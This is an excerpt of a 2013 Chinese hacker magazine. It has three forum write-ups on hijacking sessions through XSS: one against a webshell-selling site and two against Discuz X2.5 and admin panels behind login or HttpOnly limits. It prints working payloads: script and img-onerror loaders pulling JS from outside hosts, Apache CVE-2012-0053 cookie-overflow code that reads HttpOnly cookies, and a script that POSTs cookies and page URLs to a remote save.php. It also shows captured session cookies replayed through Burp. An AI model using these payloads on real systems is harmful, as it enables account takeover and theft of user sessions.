Security Reference

www.hackcto.com@2013

《安全参考》杂志组织机构名单

主办单位　　《安全参考》杂志编辑部

协办单位　　（按合作时间先后顺序排列）

法客论坛	team.f4ck.net
Sh3llC0de 安全小组	www.sh3llc0de.com
习科信息技术团队	blackbap.org
Biset Team	bbs.bis-gov.com
Pax.Mac Team	www.paxmac.org
Disc Forbid Security Team	www.discforbid.com
网络安全攻防实验室	www.91ri.org
0xSafes Team	www.0xSafes.com
C0dePlay Team	www.c0deplay.com

《安全参考》编辑部组成员名单

（按首字母顺序排列）

总 编 辑　adwin

主　　编　A11rise　Adm1n　DM_　left　Tr0jan　Uing07　小杰　小小鸟

责任编辑　D.L　IceSn0w　Panni_007　Slient　xiaohui　宝-宝　梵幻　飞云　桔子　冷鹰　仙人掌　游风　张公锦

特约编辑　Air@rootkit　Cr0ssln　Nick　Yaseng　Yoki　冷月星辰　梧桐雨

第一章　前端技术

第 1 节　巧妙利用 XSS 日下 Webshell 后门箱子

作者：christ
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

好久没有日站了，前几天刚刚换了一台电脑。用起来实在喜欢。
好了开始吧。
经常会发现自己没有带 asp 什么木马带。会百度一下，然后随便下载一个用一下，如图 1-1-1：

图　1-1-1

Mumaasp.com
我随便下载了一个，才知道这个是一个大箱子。
各种淫荡带想法开始了。
下载一个木马。在本地架设。网址嗅探看下都是什么东西，如图 1-1-2




图　1-1-2

http://www.mumaasp.com/xz/sx.asp?u=localhost/mumaasp.asp&p=mumaasp.com

这个 localhost/mumaasp.asp 不是我带木马连接吗？
mumaasp.com 不是木马的密码嘛。
一下子，我大概知道了。
我们构造一下，在密码部分插入 xss

```
http://www.mumaasp.com/xz/sx.asp...p&p=mumaasp.com<script
src="http://xxsi.sinaapp.com/?u=3352cb"></script>
```

在浏览器直接回车打开，构造进去，如图 1-1-3：

图 1-1-3

纳尼，死狗。不怕，我有打狗棒法。
文章地址：ttp://pan.baidu.com/share/link?shareid=1267162091&uk=1832384802 感谢 Seay 共享神器，如图 1-1-4：




图 1-1-4

又出现这个问题。字段太小而不能接受所要添加的数据的数量。试着插入或粘贴较少的数据。
那我们缩短下 xss 代码试试

```
http://www.mumaasp.com/xz/sx.asp?u=localhost/mumaasp.asp&p=mm<script src="http://x.co/15Flj"></script>
```

回车试试，如图 1-1-5：

图 1-1-5

显示的是白色页面。难道差进去了嘛？耐心等一下。
到下午。没过多久。邮箱就开始提示来快递了，如图 1-1-6：

图 1-1-6

上 cookie 欺骗，如图 1-1-7：




图 1-1-7

之前还遇到一点点小问题。感谢凡总。后来听红尘才知道这个国内最大带 webshell 后门箱子

打包，结束。

很多钓鱼后门站都可以利用。

先抓包嗅探一下。然后直接在浏览器构造。后台就会中 xss，仅供参考。

（全文完）责任编辑：Silent

第 2 节 discuzX2.5 跨站漏洞利用

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

无法用获取的 COOKIE 登录分析：

都说 DISCUZ X2.5（以下简称 DZ25）的 COOKIE 拿到了也没有办法登录，但是为什么呢？今天就来简单的看一下，我们登录一个 DZ25 的站，登陆之后看下，如图 1-2-1:




图 1-2-1

在里面我们翻下，就会发现一个 HTTPONLY 的字段，还是 AUTH，也就是登录用户，所以当然无法直接搞到完整 COOKIE，残缺的 COOKIE 自然无法登录，如图 1-2-2:




图 1-2-2

获取完整 COOKIE 条件分析

大家知道，HTTPONLY 是专门用来防止 XSS 的，但是不要直接放弃，我们知道低版本的 AJAX 利用 TRACE 方法和 APACHE 有一个 CVE-2012-0053 漏洞，均可以获取 HTTPONLY 的 COOKIE

文章链接：adubeans.blog.163.com/blog/static/217451233201322512486 46/

那么我们利用的条件就清晰了：

1. 低版本的 AJAX
2. “或者”APACHE 服务器没有补 CVE-2012-0053

DZ25 跨站分析

我在 DZ 官网下载了最新的 DZ25，发现唯一没有补的洞就比如你们点下面这张图，当点击图片时候，就会触发 XSS，请点击，如图 1-2-3:

图 1-2-3

当然，只是 ALERT 是不够的，为了触发漏洞，我们必须引用外部的 JS 文件，因为无论哪个条件，都需要一段 AJAX 脚本

如果直接引用 js 代码，会发现无法加载！代码如下，如图 1-2-4:

```
<script src=’ http://www.xxx.com/1.js’ ></script>
```




图 1-2-4

（因为与本文关系不大，为什么不能加载这里我就不写分析了）

那怎么办呢？

不要忘了，我们还有 IMG 标签

我们可以使用：

```
<img src=x onerror="var s=createElement('script');document.body.appendChild(s);s.src='http://localhost/1.js';">
```

这样的代码来创建一个 body 里面的 script（为什么要这样写我就不说了，总之是这样的）

但是写进去后我们发现，太长了……是的被 DZ25 截断了，如图 1-2-5：




图 1-2-5

那我们来改一改，将不需要的去掉，地址换成短网址结果如下，如图 1-2-6：




图 1-2-6

插入之后刚刚好，加载下试试，如图 1-2-7：




图 1-2-7

至此，我们已经可以让 dz 加载外部的 js 了

JS 编写

请大家看我之前写过的文章，里面的 JS 改下就可以实现此功能，如图 1-2-8：

```
<script language="javascript" type="text/javascript">
makeRequest();
    function setCookies (good) {
        var str = "";
        for (var i=0; i< 819; i++) {
            str += "x";
        }
        for (i = 0; i < 10; i++) {
            if (good) {
                var cookie = "xss"+i+"=;expires="+new Date(+new Date()-1).
                  toUTCString()+"; path=/;";
            }
            else {
                var cookie = "xss"+i+"="+str+";path=/";
            }
            document.cookie = cookie;
        }
    }

    function makeRequest() {
        setCookies();
        function parseCookies () {
            var cookie_dict = {};
            if (xhr.readyState === 4 && xhr.status === 400) {
                var content = xhr.responseText.replace(/\r|\n/g,'').match
                   (/<pre>(.+)<\/pre>/);
                if (content.length) {
                    content = content[1].replace("Cookie: ", "");
                    var cookies = content.replace(/xss\d=x+;?/g, '').split(/;/g);

                    for (var i=0; i<cookies.length; i++) {
                        var s_c = cookies[i].split('=',2);
                        cookie_dict[s_c[0]] = s_c[1];
                    }
                }
                setCookies(true);
```

图 1-2-8

COOKIE 搜集

我们来看看得到的 COOKIE

自己写的界面比较丑，如图 1-2-9：

• **location:** {"tjpctrl":"1364095936700"," sucG_2132_saltkey":"qUN4aYA5"," sucG_2132_lastvisit":"1364090206"," sucG_2132_sid":"gHRMg6"," sucG_2132_lastact":"1364094136%09misc.php%09patch"," sucG_2132_visitedfid":"2"," sucG_2132_ulastactivity":"21b2HLeUPNpIb8vN%2BkvH9%2FVitweHOJr70opCWNmH65NzJ6dYZSPh"," sucG_2132_lastcheckfeed":"1%7C1364093903"," sucG_2132_smile":"1D1"," sucG_2132_auth":"29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFp17D%2BQXRecXoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAn1cZ"," sucG_2132_viewid":"tid_4"," sucG_2132_editormode_e":"1"," sucG_2132_forum_lastvisit":"D_2_1364094004"," sucG_2132_onlineusernum":"4"," sucG_2132_nofavfid":"1"," sucG_2132_sendmail":"1"," sucG_2132_checkpm":"1"," sucG_2132_checkpatch":"1"}

图 1-2-9

可以看到，AUTH 字段很好的被包裹了进去

撸主用的 JSON 格式的，还要做点处理，大家也可以用 encodeURIComponent，就省去了 json 的麻烦

1. 将”全部去掉
2. 将：换成=
3. 将，换成；

最终得到如下，如图 1-2-10：

Cookie: tjpctrl=tjpctrl=1364095936700; sucG_2132_saltkey=qUN4aYA5; sucG_2132_lastvisit=1364090206; sucG_2132_sid=gHRMg6; sucG_2132_lastact=1364094136%09misc.php%09patch; sucG_2132_visitedfid=2; sucG_2132_ulastactivity=21b2HLeUPNpIb8vN%2BkvH9%2FVitweHOJr70opCWNmH65NzJ6dYZSPh; sucG_2132_lastcheckfeed=1%7C1364093903; sucG_2132_smile=1D1; sucG_2132_auth=29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFp17D%2BQXRecXoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAn1cZ; sucG_2132_viewid=tid_4; sucG_2132_editormode_e=1; sucG_2132_forum_lastvisit=D_2_1364094004; sucG_2132_onlineusernum=4; sucG_2132_nofavfid=1; sucG_2132_sendmail=1; sucG_2132_checkpm=1; sucG_2132_checkpatch=1

图 1-2-10

登录

我们打开 BURP，这个东西是个神器，不用我说大家都会用吧？

选上 cookie 然后点 edit

然后 UPDATE 一下，如图 1-2-11：




图 1-2-11

之后设置代理为 burp，burp 就会自动替换头中的 cookie 字段
然后看下效果，如图 1-2-12：

图 1-2-12

到此，我们的分析就暂告一段落了
FAQ：朋友问我可以进后台么？
答：可以的，但是要管理员先登陆过后台才行，同样用 BURP 修改头即可
（全文完）责任编辑：Silent

第 3 节 当 XSS 遇到后台限制登录或者 HTTPONLY

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

0x01 前言

XSS 确实是个好东西，往往能在我们没有头绪的时候带来一丝曙光，宛如拿站途中的一轮明月，又如饥饿时的一块小曲奇（cookie）~
然而，我们却时常遇到形如限制登录，HTTPONLY 等拦路虎，这时，很多机油可能觉得 XSS 就没什么用了，如图 1-3-1：

图 1-3-1

0x02 XSS 用途探索

其实即使如此，XSS 还是能帮助我们得到不少信息。甚至管理员的密码！
如何获取呢？方法有两种：
1. 获取当前页面的所有 URL
2. 获取当前页面的代码
这个用途，撸主最开始想到的是用来对付 WEBSHELL 箱子的。是的，我们知道，登录一个箱子后台之后，基本上是拿不下 shell 的，我们要的主要是数据
例如，当时有这么一个 webshell 站点，马场主发现被人 XSS 之后，限制了 ip 登陆，即使得到了 cookie 也登不进去，如图 1-3-2：




图 1-3-2

这时候，我们就可以通过 XSS 获取页面的内容，直接得到所有 webshell（当然要写一个循环）。

0x03 XSS 用途探索——获取 URL

不能光说不练不是，我们使用如下的 js 代码即可获取当前页面的所有 URL：

```
a = document.getElementsByTagName("A");
var b = "";
for(i=0;i<a.length;i++)
      {
            b+=a[i].href;
            b+="</br>";
       }

postDATA="cookie="+escape(document.cookie)+"&location="+escape(window.location.href)+"&top="+escape(t
op.location.href)+"&urls="+escape(b);
            url="http://xxxx.com/save.php";
            xmlHttp.open("POST", url, true);
            xmlHttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); 12.
xmlHttp.send(postDATA);
}
window.onload = function(){
      submitForm();
}
```

为什么不用 get？答：因为 get 有长度限制

例如，我们在某个后台插入了自己的 js, 如图 1-3-3：

